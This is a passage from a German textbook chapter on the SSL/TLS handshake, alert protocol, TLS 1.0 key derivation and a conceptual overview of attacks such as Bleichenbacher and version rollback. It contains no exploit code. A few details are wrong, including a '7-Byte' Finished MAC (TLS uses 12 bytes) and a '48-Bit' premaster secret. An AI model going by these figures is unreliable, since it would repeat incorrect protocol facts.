- **Ciphersuites** (Liste mit bis zu $2^{16} - 1$ Einträgen zu je 2 Byte): Jede Ciphersuite wird durch einen 2-Byte-Wert codiert. (Z.B. hat die Ciphersuite TLS_RSA_WITH_DES_CBC_SHA den Wert (0x00,0x09).) Die Liste der Ciphersuites ist nach absteigender Präferenz des Clients geordnet.
- **CompressionMethod** (Liste mit bis zu $2^8 - 1$ Einträgen zu je 2 Byte): Diese Liste ist analog zur Liste der CipherSuites. Mögliche Kompressionsmethoden sind in RFC 3749 [Hol04] spezifiziert.

Die **ServerHello-Nachricht** ist die Antwort auf ClientHello, mit der der Server aus den vom Client vorgeschlagenen Möglichkeiten seine Auswahl trifft. Sie enthält die gleiche Abfolge von Elementen wie die ClientHello-Nachricht, nur dass anstelle der Liste von Ciphersuites ein einziger Wert aus dieser Liste steht.

- **ProtocolVersion** (2 Byte): Hier muss der Server eine Protokollversion wählen, die gleich oder kleiner der vom Client vorgeschlagenen ist.

- **Random** (32 Byte): Ein Zufallswert, der analog zum Client-Random gebildet wird, aber unabhängig von diesem Wert ist. Auch er wird später verwendet.
- **SessionID** (bis zu 32 Byte): Dieser Wert ist in der ServerHello-Nachricht nicht optional. War in ClientHello eine SessionID enthalten, so prüft der Server, ob er eine solche ID bereits einmal vergeben hat, und ob er diese Session ein weiteres Mal verwenden möchte. Fallen diese Prüfungen positiv aus, so antwortet der Server mit der gleichen ID. War das entsprechende Feld in ClientHello leer, oder möchte der Server die ID nicht noch einmal verwenden, so gibt er in diesem Feld eine neue ID vor.
- **CipherSuite** (2 Byte): Die vom Server ausgewählte CipherSuite.
- **CompressionMethod** (2 Byte): Die vom Server ausgewählte Kompressionsmethode.

Mit diesen beiden Nachrichten haben sich Client und Server auf die zu verwendenden Algorithmen geeinigt. Nun folgt der eigentliche Schlüsselaustausch.

7.7.6 Schlüsselaustausch: Certificate und ClientKeyExchange.

Der Hauptzweck von SSL besteht darin, einem WWW-Nutzer die Gewissheit zu geben, dass er mit dem Server einer vertrauenswürdigen Anbieters vertraulich kommunizieren kann. Auf diese Art und Weise kann z.B. das Risiko, dass die eigene Kreditkartennummer in falsche Hände gerät, minimiert werden. Wichtig ist hierbei nicht nur die Verschlüsselung, sondern auch die Authentifikation des Servers, da der Nutzer sonst nicht wüsste, an wen er seine Daten verschlüsselt überträgt.

Zur Authentifizierung des Servers werden heute allgemein X.509-Zertifikate aus einer Public-Key-Infrastruktur (PKI) eingesetzt: Der Server überträgt seinen öffentlichen Schlüssel in der Certificate-Nachricht, die ein Zertifikat enthält, in dem dieser öffentliche Schlüssel mit dem Domain-Namen der aufgerufenen URL verknüpft ist (vgl. Abbildung 7.15). Die Struktur der **Certificate-Nachricht** sieht auch die Übertragung von langen Zertifikatsketten vor, bei denen das erste Zertifikat ein SSL-Serverzertifikat ist, und die darauf folgenden Zertifikate immer das vorangehende zertifizieren. Das abschließende, selbstsignierte Wurzelzertifikat sollte dabei ausgelassen werden.

Das SSL-Zertifikat muss zur ausgehandelten CipherSuite passen (z.B. muss es für TLS_RSA_WITH_DES_CBC_SHA einen öffentlichen RSA-Schlüssel enthalten, mit dem Nachrichten verschlüsselt werden dürfen).

Reicht die Information im Zertifikat nicht aus, um die Übertragung oder Aushandlung des Premaster Secret zu ermöglichen (z.B. wenn das Zertifikat nur zur Überprüfung von Signaturen eingesetzt werden darf), so können mit der **Server-KeyExchange**-Nachricht Zusatzinformationen (z.B. ein Verschlüsselungsschlüssel, oder ein Diffie-Hellman-Share $g^s \bmod p$) zum Client übertragen werden. Da diese Nachricht sicherheitskritische Informationen enthält, muss sie vom Server signiert sein.




Abb. 7.15 SSL-Zertifikat für *.ietf.org. Der Domain-Name gehört zum Subject des Zertifikats. Ein solches Zertifikat wird nur dann ausgegeben, wenn der Antragsteller nachweisen kann, dass er die entsprechende Domain besitzt. Der öffentliche Schlüssel des Servers wird im unteren Textfeld hexadezimal dargestellt.

Der Server schließt seine Übertragung mit der **ServerHelloDone**-Nachricht ab. Alle Nachrichten des Servers können in einem einzigen SSL-Record zusammengefasst werden (vgl. Abbildung 7.13).

Der Schlüsselaustausch wird mit der **ClientKeyExchange**-Nachricht abgeschlossen. Hat der Server diese Nachricht vom Client erhalten, so besitzen beide Seiten genug Informationen, um die Schlüssel für den SSL Record Layer zu berechnen.

Die Inhalte von ClientKeyExchange und ServerKeyExchange hängen vom Schlüsselaustauschalgorithmus der ausgehandelten CipherSuite ab. Abbildung 7.16 fasst die verschiedenen bisher standardisierten Schlüsselaustauschverfahren zusammen.

Für den Inhalt von ClientKeyExchange ergeben sich somit grundsätzlich zwei Möglichkeiten:

RSA Encrypted Key Transport. Für alle Ciphersuites, die mit RSA beginnen, wird die ClientKeyExchange-Nachricht wie folgt gebildet.

- *Premaster Secret.* Der Client wählt 46 zufällige Bytes und fügt davor die zwei Bytes an, die die *höchste von ihm unterstützte Versionsnummer von SSL* angeben. Dies soll so genannte „Version rollback“-Angriffe abwehren, bei denen ein Angreifer den ungeschützten Versions-Wert im ClientHello auf die bekanntermaßen unsichere Version 2.0 zurücksetzt.
- *PKCS#1-Codierung.* Vor diese 48 Byte wird ein Nullbyte 0x00 gesetzt, davor eine Folge von zufällig gewählten Bytes, die nicht den Wert 0x00 enthalten dürfen, und davor die beiden Bytes 0x00 0x02. Die Gesamtlänge der Struktur muss der Länge des RSA-Modulus in Byte entsprechen.

- **Verschlüsselung.** Das PKCS#1-codierte Premaster Secret wird dann mit dem öffentlichen RSA-Schlüssel des Servers verschlüsselt. Nur der „echte“ Server, der den dazu passenden privaten Schlüssel besitzt, kann diesen 48-Bit-Wert entschlüsseln.

DHE-DSS, DHE-RSA, DH-DSS, DH-RSA. Die ClientKeyExchange-Nachricht enthält $g^c \bmod p$, wobei c ein vom Client gewählter Wert kleiner p ist. Das Premaster Secret ergibt sich aus der Gleichung

$$(g^s \bmod p)^c \bmod p = g^{cs} \bmod p = (g^c \bmod p)^s \bmod p,$$

wobei s der vom Server gewählte Wert (DHE-DSS, DHE-RSA) bzw. der private Schlüssel des Servers (DH-DSS, DH-RSA) ist.

7.7.7 Synchronisation: [ChangeCipherSpec] und Finished.

Nach Empfang der ClientKey-Exchange-Nachricht können Server und Client das Premaster Secret berechnen und daraus das Master Secret und die Schlüssel für den SSL Record Layer ableiten. Sind diese Berechnungen abgeschlossen, so können beide Parteien dies der anderen durch [ChangeCipherSpec] mitteilen, und den Handshake durch die **Finished**-Nachricht abschließen.

Nach Absenden der [ChangeCipherSpec]-Nachricht nutzt der jeweilige Partner die neu ausgehandelten kryptographischen Parameter im Record Layer, d.h. alle Nachrichten an den Partner werden mit den neu berechneten Schlüsseln verschlüsselt und authentisiert. Insbesondere ist die Finished-Nachricht bereits mit den neuen kryptographischen Parametern gesichert.

Warum ist die ChangeCipherSpec-Nachricht ein eigenes Protokoll? Aus reiner Vorsicht!

Mit der ChangeCipherSpec-Nachricht wird zwischen verschiedenen kryptographischen Parametern hin- und hergeschaltet. Alle Nachrichten vorher bis einschließlich ChangeCipherSpec müssen mit den alten Werten verschlüsselt und authentisiert werden, alle danach mit den neuen. Da es aber erlaubt ist, verschiedene aufeinander folgende Handshake-Nachrichten in einem SSL Record zusammenzufassen (vgl. Abbildung 7.13), auf ein solches Record aber nur ein einheitlicher Satz von kryptographischen Parametern angewendet werden darf, muss sichergestellt werden, dass für die Nachrichten vor- und nach ChangeCipherSpec jeweils ein separater Record verwendet wird. Dies lässt sich am einfachsten dadurch erreichen, dass man ChangeCipherSpec zu einem eigenen Protokoll macht. So beugt man Implementierungsfehlern vor.

In die Finished-Nachricht fließen alle wichtigen Informationen aus dem Handshake-Protokoll mit ein. Sie kann daher als Message Authentication Code angesehen werden, mit dem jede Partie überprüfen kann, dass alle Handshake-Nachrichten unverändert übermittelt wurden (vgl. auch Abbildung 7.24).

- Das Master Secret, ein geheimer Wert, der mithilfe einer Pseudozufallsfunktion (für TLS 1.0 ist diese in Abbildung 7.21 angegeben) aus dem Premaster Secret, der

Schlüssel- austausch- algorithm.	Benötigter Zertifikats- typ	ServerKey- Exchange benötigt?	Inhalt ClientKey- Exchange	Beschreibung
RSA	RSA Encryption	Nein	Verschlüsseltes Premaster- Secret	Client verschlüsselt Premaster Secret mit öffentlichen Schlüssel des Servers.
RSA Export	RSA Signing	Ja (temporärer RSA- Schlüssel ≤ 512 bit)	Mit temp. RSA- Schlüssel ver- schlüsseltes Premaster Secret	Client verschlüsselt Premaster Secret mit temporärem RSA- Schlüssel des Servers (nur noch relevant wegen Rückwärts- kompatibilität).
DHE - DSS	DSS Signing	Ja ($g^s \bmod p$)	$g^c \bmod p$	Diffie - Hellman - Schlüsselvereinbarung, Server signiert $g^s \bmod p$ mit dem DSS - Schlüssel.
DHE - RSA	RSA Signing	Ja ($g^s \bmod p$)	$g^c \bmod p$	Diffie - Hellman - Schlüsselvereinbarung, Server signiert $g^s \bmod p$ mit dem RSA - Schlüssel.
DH - DSS	DH, signiert mit DSS	Nein ($g^c \bmod p$ im Zertifikat enthalten)	$g^c \bmod p$	Diffie-Hellman- Schlüsselvereinbarung mit festem Serveranteil, Authentisierung über DSS-Zertifikat.
DH - RSA	DH, signiert mit RSA	Nein ($g^c \bmod p$ im Zertifikat enthalten)	$g^c \bmod p$	Diffie-Hellman- Schlüsselvereinbarung mit festem Serveranteil, Authentisierung über RSA-Zertifikat.

Abb. 7.16 Standardisierte Schlüsselvereinbarungsverfahren für SSL/TLS.

Type: 20	Version: 3.0	Length:
0x1	CCS: 1	← Verschlüsselt mit den alten Schlüsseln

Abb. 7.17 Die ChangeCipherSpec-Nachricht. Das Feld Type: 20 gibt an, dass die Nachricht vom Typ ChangeCipherSpec ist. Version ist die Versionsnummer von SSL/TLS (hier SSL 3.0), die Länge der Nachricht ist immer 1 Byte (ohne den Header gerechnet), und der Wert dieses Bytes ist immer gleich 1.

ASCII-Zeichenfolge „master secret“ und den beiden Random-Werten aus den beiden Hello-Nachrichten abgeleitet wird (Abbildung 7.23), wird hier als MAC-Schlüssel verwendet.

- Zwei Hashwerte über aller Handshake-Nachrichten, einmal gebildet mit SHA-1 und einmal mit MD5, garantieren die Integrität der übertragenen Nachrichten.
- Das Finished-Label gibt an, ob die Nachricht vom Client oder vom Server stammt: Es ist die ASCII-Zeichenfolge „client finished“ bzw. „server finished“.

7.7.8 Optionale Authentisierung des Clients: CertificateRequest, Certificate und Verify.

SSL sieht auch die Möglichkeit vor, zusätzlich zum Server auch den Client zu authentisieren.

Das grundsätzliche Problem für den Einsatz von SSL Client-Authentisierung besteht darin, dass hier für jeden Client ein Zertifikat beantragt und installiert werden muss, nicht nur für die Server. Dies ist technisch für alle Browser möglich, für unerfahrene Nutzer aber recht aufwändig.

Möchte der Server die Identität eines Clients überprüfen, so kann er die Authentisierung mittels der CertificateRequest-Nachricht anstoßen. Diese Nachricht enthält zwei Felder:

- ClientCertificateType ist eine Liste mit den Typen der Zertifikate, die der Server akzeptiert. Z.B. bedeutet einen „1“ in dieser Liste, dass der Server Zertifikate vom Typ rsa_sign akzeptiert, d.h. Zertifikate mit einem öffentlichen RSA-Schlüssel, der für digitale Signaturen eingesetzt werden darf.
- DistinguishedName ist eine Liste mit den Namen der Zertifizierungsinstanzen, die der Server akzeptiert. Die Namen werden dabei wie im X.509-Standard beschrieben dargestellt.

Der Client muss auf diese Aufforderung mit zwei Nachrichten antworten: Mit dem Zertifikat selbst in der ClientCertificate-Nachricht (für die die gleiche Syntax gilt wie für die ServerCertificate-Nachricht), und der CertificateVerify-Nachricht, mit der der Client dem Server beweist, dass er auch den zum Zertifikat passenden privaten Schlüssel besitzt. Die CertificateVerify-Nachricht wird wie folgt gebildet und überprüft:

Type: 21	Version: 3.0	Length:
0x2	Grad	Beschreib.

Abb. 7.18 Eine Alert-Nachricht, erkennbar an „Type: 21“.

- Der Client bildet den Hashwert über alle bisher ausgetauschten Handshake-Nachrichten, beginnend mit ClientHello bis einschließlich ClientKeyExchange.
- Der Client signiert diesen Hashwert mit seinem privaten Schlüssel.
- Der Server bildet den gleichen Hashwert und überprüft die Signatur mit Hilfe dieses Wertes und dem öffentlichen Schlüssel aus dem Zertifikat.

7.8 SSL Alert Protocol

Wie bei jedem Kommunikationsprotokoll kann es auch bei SSL zu Missverständnissen und Fehlern zwischen den Kommunikationspartnern kommen. Um diese Fehler der anderen Partei mitteilen zu können, benötigt man einen Satz von Fehlermeldungen. Diese sind im SSL Alert Protocol zusammengefasst.

Alert-Nachrichten haben den Record-Typ 21 und bestehen aus zwei Byte: Das erste Byte gibt die Schwere oder den Grad des Fehlers an, das zweite beschreibt den Fehler genauer.

Es gibt zwei Fehlergrade: warning (1) und fatal (2). Das Verhalten von Client und Server nach Erhalt einer Fehlermeldung ist nur für „fatale“ Fehler vorgeschrieben: Die aktuelle SSL-Verbindung muss in diesem Fall beendet und die Session_ID als ungültig gekennzeichnet werden. Dies hat zur Folge, dass keine neuen SSL-Verbindungen mit den ausgehandelten Parametern mehr aufgebaut werden können (es muss ein neuer Handshake durchgeführt werden), bereits bestehende Verbindungen sind davon aber nicht betroffen.

Auch bei den Fehlerbeschreibungen unterscheidet man zwei Gruppen: Die erste besteht nur aus der close_notify-Nachricht, und die zweite aus allen anderen. Die Aufgabe der close_notify-Nachricht besteht darin, beide Seiten ordnungsgemäß über die Beendigung der Übertragung von verschlüsselten Daten zu unterrichten.

Die anderen Nachrichten informieren über bestimmte Fehler. Eine genaue Beschreibung findet man in [DA99]. Die meisten dieser Fehler sind „fatal“, nur die Meldungen 42-46 (vgl. Abbildung 7.19) sind bzw. können „warnings“ sein.

7.9 TLS: Der Internet-Sicherheitsstandard

SSL Version 3 wurde mit geringen Änderungen von der IETF als Internet-Standard übernommen. Der offizielle Name dieses Standards lautet „The TLS Protocol Version 1.0“, und er ist in [DA99] beschrieben. („TLS“ steht dabei für „Transport Layer Secu-

close_notify	0	bad_certificate	42
unexpected_message	10	unsupported_certificate	43
bad_record_mac	20	certificate_revoked	44
decompression_failure	30	certificate_expired	45
handshake_failure	40	certificate_unknown	46
no_certificate	41	illegal_parameter	47

Abb. 7.19 SSL-Alert Beschreibungen

rity“.) Da es sich aber um keine grundlegend neue Version („major revision“) handelt, wird im Versionsfeld der SSL-Nachrichten die Versionsnummer 3.1 übermittelt.

Weitere Änderungen betreffen die

- Anzahl der Alert-Nachrichten,
- die Nachrichten-Authentikation,
- die Erzeugung des Schlüsselmaterials,
- die CertificateVerify und die Finished-Nachricht und
- die Herausnahme der Fortezza-Ciphersuites aus den zwingend vorgeschriebenen Ciphersuites.

7.9.1 Neue Alert-Nachrichten

decryption_failed	21	export_restriction	60
record_overflow	22	protocol_version	70
no_certificate	20	insufficient_security	71
unknown_ca	48	internal_error	80
access_denied	49	user_canceled	90
decode_error	50	no_renegotiation	100
decrypt_error	51		

Abb. 7.20 Neu hinzugekommene und entfernte Alert-Nachrichten

In der Praxis hat sich herausgestellt, dass mehr und andere Fehler auftreten als die im Alert-Protokoll von SSL 3.0 spezifizierten. Daher wurden zwölf neue Fehlermeldungen hinzugefügt und die Fehlermeldung 41 „no_certificate“, die sich als wenig hilfreich erwiesen hat, entfernt. Die neuen Fehlermeldungen sind in Bild 7.20 wiedergegeben.




Abb. 7.21 Die Pseudozufallsfunktion von TLS 1.0 und 1.1.

7.9.2 Konsequenter Einsatz von HMAC

Für elementare kryptographische Operationen wie Berechnung eines Message Authentication Codes (MAC), Ableitung des Schlüsselmaterials und Berechnung der Finished-Nachricht kamen bei SSL 3.0 ad hoc-Lösungen zum Einsatz, die zwar bisher nicht geknackt wurden, deren Sicherheit aber rein kryptographisch nur schwer beurteilt werden kann.

Für den TLS-Standard hat die IETF-Arbeitsgruppe daher entschieden, diese Operationen auf Basis des HMAC-Standards [KBC97] neu zu definieren (vgl. Kapitel 1). Dieser Standard beschreibt eine kryptographisch gut untersuchte Methode, wie man aus einer beliebigen Hashfunktion einen MAC konstruieren kann.

Zur Authentikation von Nachrichten in TLS 1.0 kommt daher auch HMAC zum Einsatz.

7.9.3 Die PRF-Funktion von TLS

Zum Ableiten von Schlüsselmaterial aus dem vom Client gewählten (bzw. von Client und Server berechneten) Premaster Secret wird eine Funktion benötigt, die mehr „geheime“ Bits ausgibt als in sie hineingesteckt werden. Die Ausgabe dieser Funktion soll möglichst „zufällig“ sein, die abgeleiteten Schlüssel sollen nicht von zufällig gewählten Schlüsseln unterscheidbar sein. Eine solche Funktion heißt Pseudozufallsfunktion („Pseudo Random Function“, PRF), weil ihre Ausgabe-Bitfolge für einen Beobachter, der den geheimen, zufällig gewählten Schlüssel nicht kennt, wie eine unvorhersagbare Folge von zufälligen Bits aussieht (vgl. Kapitel 1).

In TLS wird eine spezielle Pseudozufallsfunktion zur Erzeugung des Schlüsselmaterials und zur Berechnung der Finished-Nachricht verwendet. Diese PRF besteht aus




Abb. 7.22 Struktur der iterierten Funktion P_hash, die sowohl für MD5 als auch für SHA1 eingesetzt wird. Weiß unterlegte Felder dienen der Iteration, grau unterlegte der Erzeugung von Pseudozufallsbits.

zwei Teilen, einem Teil mit MD5 als Hashfunktion, und einem Teil mit SHA-1 als Hashfunktion. Dies soll gewährleisten, dass die TLS-PRF sicher bleibt, auch wenn sich eine der beiden als unsicher erweisen sollte.

Die TLS-PRF erhält drei Werte als Eingabe: Einen geheimen Wert `secret`, einen festen, bekannten Wert `label` (steht in [DA99]), und einen wechselnden, unverschlüsselt übertragenen Wert `seed`.

Das Geheimnis `secret` wird in der PRF von TLS in eine linke Hälfte `s1` und eine rechte Hälfte `s2` aufgeteilt, die als Eingabe für die beiden Teilfunktionen `P_MD5` und `P_SHA1` dienen. Die Eingabe `label` und `seed` werden dagegen zu einem Wert zusammengefasst.

Die Teilfunktionen `P_MD5` und `P_SHA1` produzieren pseudozufällige Bitströme, die durch bitweises XOR kombiniert werden. Dabei ist zu beachten, dass `P_MD5` in einer Iteration (s.u.) 128 Bit Output produziert, `P_SHA1` dagegen 160 Bit. Um also einen 640 Bit langen Output zu erhalten, muss `P_MD5` fünfmal iteriert werden, `P_SHA1` dagegen nur viermal.

In Bild 7.22 ist die Funktion P_hash (die für MD5 und SHA-1 jeweils exakt die gleiche Struktur hat) dargestellt, um zu sehen, wie diese Bitströme durch Iteration erzeugt werden. Dabei wird jeweils eine feste Anzahl von Bits durch eine HMAC-Operation auf dem geheimen Wert `si`, einem iterierten Wert `A(j)` und der Konkatenation von `label` und `seed` durchgeführt. Der iterierte Wert `A(j)` bewirkt dabei, dass die ausgegebenen Bits in jeder Iteration unterschiedlich sind. Er wird selbst durch eine Anwendung der HMAC-Konstruktion auf `secret` und den jeweils letzten Wert `A(j-1)` erzeugt:




Abb. 7.23 Zweistufige Ableitung des Schlüsselmaterials aus dem Premaster Secret mit Hilfe der Pseudozufallsfunktion PRF.

$$\begin{aligned} A(0) &:= \text{seed} \\ A(j) &:= \text{HMAC}_{\text{hash}}(\text{secret}, A(j-1)) \end{aligned}$$

7.9.4 Erzeugung des Schlüsselmaterials

Zur Erzeugung von Schlüsselmaterial wird bei TLS die PRF zweimal verwendet (vgl. Abbildung 7.23):

- Zunächst wird aus dem Premaster Secret, der ASCII-Zeichenfolge „**master secret**“ und den Client Random- und Server Random-Werten (in dieser Reihenfolge) mit der PRF eine Bitfolge von 48 Byte Länge erzeugt: Diese Bitfolge ist das Master Secret.
- Dann dienen das Master Secret, die ASCII-Zeichenfolge „**key expansion**“ sowie die Server Random- und Client-Random-Werte als Eingabe für den zweiten Durchlauf der PRF, bei dem genug Bits erzeugt werden müssen, um zwei MAC-Schlüssel, zwei Verschlüsselungsschlüssel und ggf. zwei Initialisierungsvektoren daraus bilden zu können.

7.9.5 CertificateVerify

Diese Nachricht besteht aus dem signierten Hashwert aller ausgetauschten Handshake-Nachrichten, beginnend beim ClientHello, und endend mit der letzten Nachricht vor der CertificateVerify-Nachricht.




Abb. 7.24 Erzeugung der 7 Bytes der Finished-Nachricht. Das Label „X finished“ muss dabei gegen „client finished“ bzw. „server finished“ ausgetauscht werden.

Bei den zu berechnenden Hashwerten wird zwischen Client-Zertifikaten unterschieden, die zur Erzeugung von Signaturen mit dem RSA- bzw. dem DSS-Algorithmus verwendet werden können: Im Fall RSA wird ein MD5- und ein SHA-1-Hash dieser Nachrichten signiert, im Fall DSS nur der SHA-1-Hash.

7.9.6 Finished

Die Finished-Nachricht bei TLS ist grob gesprochen der 7-Byte MAC aller vorangegangenen Nachrichten. Das Master Secret dient dabei als Schlüssel, und die Handshake-Nachrichten werden bereits vor Anwendung der PRF-Funktion parallel mit MD5 und SHA-1 gehasht. In Abbildung 7.24 wird dies genauer dargestellt.

7.9.7 TLS Ciphersuites

Damit unterschiedliche Implementierungen von TLS interoperabel sind, müssen sie mindestens eine gemeinsame Ciphersuite besitzen, auf die sie sich in den ClientHello- und ServerHello-Nachrichten einigen. Daher ist für TLS 1.0 die Ciphersuite TLS_DHE_DSS_WITH_3DES_EDE_CBC_SHA verbindlich vorgeschrieben („mandatory“).

Eine Übersicht zu den im Firefox verfügbaren Ciphersuites erhält man über die `about.config`-URI, wenn man im Suchfeld „ssl3“ eingibt.

NULL	Algorithmus, der nichts tut
MD5	Hashalgorithmus MD5
SHA	Hashalgorithmus SHA-1
RC4_40, RC4_128	Stromchiffre RC4 mit 40, bzw. 128 Bit, Schlüssellänge
RC2_CBC_40	Blockchiffre RC2 mit 40 Bit Schlüssell. im CBC Modus
IDEA_CBC	Blockchiffre IDEA im CBC Modus
DES_CBC, DES40_CBC	DES mit 56 Bit, bzw. 40 Bit, Schlüssellänge

Abb. 7.25 In den TLS-Ciphersuite-Namen verwendete Abkürzungen.

7.10 Angriffe auf SSL

SSL und TLS bieten, richtig eingesetzt, eine hohe Sicherheit. Dies soll zu Beginn dieses Abschnitts noch einmal betont werden, um die hier wiedergegebenen Angriffe richtig bewerten zu können. SSL/TLS wurde immer wieder verbessert (sowohl die Spezifikation als auch die wichtigsten Implementierungen), um diese Angriffe abwehren zu können.

Allerdings ist es selbst für den Fachmann heute schwer, den Überblick darüber zu behalten, welche TLS-Implementierungen sicher sind und welche nicht. Als grobe Faustregel kann man sagen, dass die am häufigsten eingesetzten TLS-Bibliotheken (hier führend: OpenSSL) auch die sichersten sind, und dass jeweils die aktuellste Softwareversion eingesetzt werden sollte.

Die bekannten Angriffe können in vier Kategorien eingeteilt werden:

- Angriffe auf den TLS-Handshake. Unter diese Kategorie fällt auch der berühmteste und wichtigste aller Angriffe, der Bleichenbacher-Angriff. Bei diesem Angriff werden Seitenkanäle („Side Channel Attacks“) bei der RSA-Entschlüsselung ausgewertet (z.B. Fehlermeldungen oder Zeitverhalten), um mit dieser Information kryptographisch das Premaster Secret zu berechnen.
- Angriffe auf den Record Layer. Hier sind in den letzten Jahren eine Vielzahl von Angriffen bekannt geworden, bei denen ebenfalls Seitenkanäle ausgenutzt werden, um bestimmte Teile des Chiffretexts zu entschlüsseln. Diese Angriffe wurden durch ein besseres Verständnis der Record-Layer-Verschlüsselung möglich, und sie wurden entweder in der Spezifikation (Empfehlung der Verwendung von TLS 1.1) oder durch Verbesserung der Implementierung behoben.
- Angriffe auf Zertifikate und ihre Validierung. Immer wieder machen falsch ausgestellte, gefälschte oder leicht zu fälschende TLS-Zertifikate von sich reden. Da die Zertifikatsvalidierung vorwiegend im Webbrowser stattfindet, wurden andere Validierungslösungen oft schlecht implementiert.
- Angriffe auf das Graphical User Interface (GUI) des Browsers. Hier wurden insbesondere im Zuge der Phishing-Angriffe auf Onlinebanking seit 2004 Defizite erkenn-

bar, die Zug um Zug behoben wurden, bis hin zur Einführung von Ampelfarben zur Signalisierung der Gültigkeit von Zertifikaten.

Von allen bekannt gewordenen Angriffen wird in diesem Abschnitt nur der Bleichenbacher-Angriff wegen seiner Bedeutung genauer beschrieben, für alle anderen Angriffe sei auf die dort angegebene Literatur oder auf [MS13] verwiesen.

7.10.1 Angriffe auf den Handshake

Angriffe auf SSL 2.0. Der erste publizierte Angriff auf das Handshake-Protokoll war der *Ciphersuite Rollback*-Angriff auf SSL 2.0. Hier entfernte der Angreifer alle starken Ciphersuites aus der ClientHello-Nachricht, und der Server akzeptierte dann eine schwache Ciphersuite. Seit Version 3.0 von SSL werden alle Handshake-Nachrichten in den Finished-Nachrichten authentifiziert, sodass dieser Angriff verhindert wird.

Ebenfalls nur in SSL 2.0 möglich war der ChangeCipherSpec-Drop-Angriff, bei dem der Angreifer einfach nur verhinderte, dass auf Verschlüsselung umgeschaltet wurde, indem er die ChangeCipherSpec-Nachricht entfernte.

Diese Angriffe blieben auch für SSL 3.0 zunächst noch aktuell, denn ein Angreifer konnte in einem *Version Rollback*-Angriff die ClientHello-Nachricht so abändern, dass der Server annahm, der Client beherrschte nur Version 2.0.

Alle diese Angriffe wurden in [WS96] beschrieben.

